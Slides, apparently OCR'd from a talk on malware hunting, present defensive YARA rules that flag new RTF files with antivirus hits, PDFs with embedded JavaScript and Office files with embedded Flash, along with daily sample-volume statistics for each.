


Hunt Stats: Java Files

1/15 through 3/15 < 500/day on average.

~2k

```
// any RTF files with any AV hits.
rule rtf_hunter
{
  strings:
    $magic = "{\\rt"
  condition:
    new_file and positives > 0 and
    (
        file_type contains "rtf" or
        tags      contains "rtf" or
        $magic    at 0
    )
}
```




Hunt Stats: RTF Documents

1/15 through 3/15 < 250/day on average.

~2.25k

```
// any PDF file with JavaScript.
rule pdfjs_hunter
{
  strings:
      $pdf_header = "%PDF"
  condition:
    new_file and
    (
      file_type contains "pdf" or
      $pdf_header in (0..1024)
    )
    and tags contains "js-embedded"
}
```




Hunt Stats: PDF Documents

1/15 through 3/15 < 200/day on average.

~2.45k

```
// any office document with an embedded SWF.
// note that we disqualify PE files here,
// due to misclassification.
rule swfdoc_hunter
{
  strings:
    $a = { 6e db 7c d2 6d ae cf 11 96 b8 44 45 53 54 00 00 }
    $b = { 57 53 }
  condition:
    $a and $b and not (uint16be(0x0) == 0x4d5a)
}
```



Hunt Stats: SWF in Document

1/15 through 3/15 < 20/day on average.


~2.5k

So we're left with ~2,500 samples/day to examine.


(<1% of the corpus)

🎷 Good Vibrations 🎷

